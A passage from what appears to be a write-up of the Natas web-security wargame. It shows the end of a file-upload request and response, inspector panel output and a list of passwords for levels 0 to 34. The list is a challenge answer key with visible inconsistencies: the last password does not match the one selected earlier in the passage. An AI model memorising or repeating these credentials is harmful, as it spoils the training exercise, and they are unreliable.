-----WebKitFormBoundaryFC2LWn7Liz7
ePHGT--
```

**Response:**

```
file, please try again!<br>
Failur! MD5sum mismatch!<br>
<form enctype="
multipart/form-data" action="
index.php" method="POST">


Inspector:



- Selection: 32 (0x20)
- Selected text: j407Q7Q5er5XFRCEpmyXJaWCSlrlC3Y
- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 3
- Request cookies: 1
- Request headers: 14
- Response headers: 10



Done 2,451 bytes | 1,209 millis



Event log (6) All issues Memory: 149.2MB




To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



```

We successfully found the password of last level:

17 July,24



17 July,24



```
1 level0: natas0
2 level1: 0nzCigAq7t2iALyvU9xcHLYN4MlkIwlQ
3 level2: TguMNXKo1DSa1tuJBLuZJnDUlCcUAPlI
4 level3: 3gqisGdR0pjm6tpkDKdIW02hSvchLeYH
5 level4: QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
6 level5: 0n35PkggAPm2zbEp0U802c0x0Msn1ToK
7 level6: 0RoJwHdSKWFTYR5WuiAewauSuNaBXned
8 level7: bmg8SvU1LizuWjx3y7xkNERkHxGre0GS
9 level8: xcoXlmzMkoIP9D7hlgPlh9XD70gLAe5Q
10 level9: ZE1ck82lmdGIoErLhQgWND6j2Wzz6b6t
11 level10: t7I5VHvpa14sJTUVG0cbEsbyFP2dm0u
12 level11: UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk
13 level12: yZdkjAYZRd3R7tq7T5kXMjMJl0IkzDeB
14 level13: trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC
15 level14: z3UYcr4v4uBpeX8f7EZbMHLzK4UR2XtQ
16 level15: SdqIqBsFc3yotLNYErZSZwb1km0lrVx
17 level16: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
18 level17: EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC
19 level18: 60G1PbKdVjyBlpxgD4DdbRG6ZLlCGgCJ
20 level19: tnwER7PdFWkxsG4FNWUtoAZ9VyZTJqJr
21 level20: p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw
22 level21: BPhv63cKE1lkQl04cE5CuFTzXe15NfiH
23 level22: d8rwGB10Xslg3b76uh3fEbSln0UBlozz
24 level23: dIUQcI3uSus1JE0SSWRAEXBG8KbR8tRs
25 level24: MeuqmfJ8DDKuTr5pcvzFKSwlxdZYEWd
26 level25: ckELKUWZUfp0v6uxS6M7lXBpBssJZ4Ws
27 level26: cVXXwxMS3Y26n5UZU89QgpGmWCelaQ1E
28 level27: u3RRffXjysjgwFU6b9xa23i6prmUsYne
29 level28: 1JNwQM10i6J6j1k49Xyw7ZN6pXMQInVj
30 level29: 31F4j3Qi2PnuhIZQokxXk1L3QT9Cpns
31 level30: WQhx1BvcnP9irs2MP9tRnLsNaDI76YrH
32 level31: m7bfjAHpJmSYgQWWeqRE2qVBuMiRNq0y
33 level32: NaIWhW2VIRKqrc7aroJVH0Zvk3RQMioB
34 level33: 2v9nDlbSF7jvawaCncr5Z9kSzkMBeoCJ
35 level34: j407Q7Q5er5XFRcepmYXJaWCSirs1CJY
36
```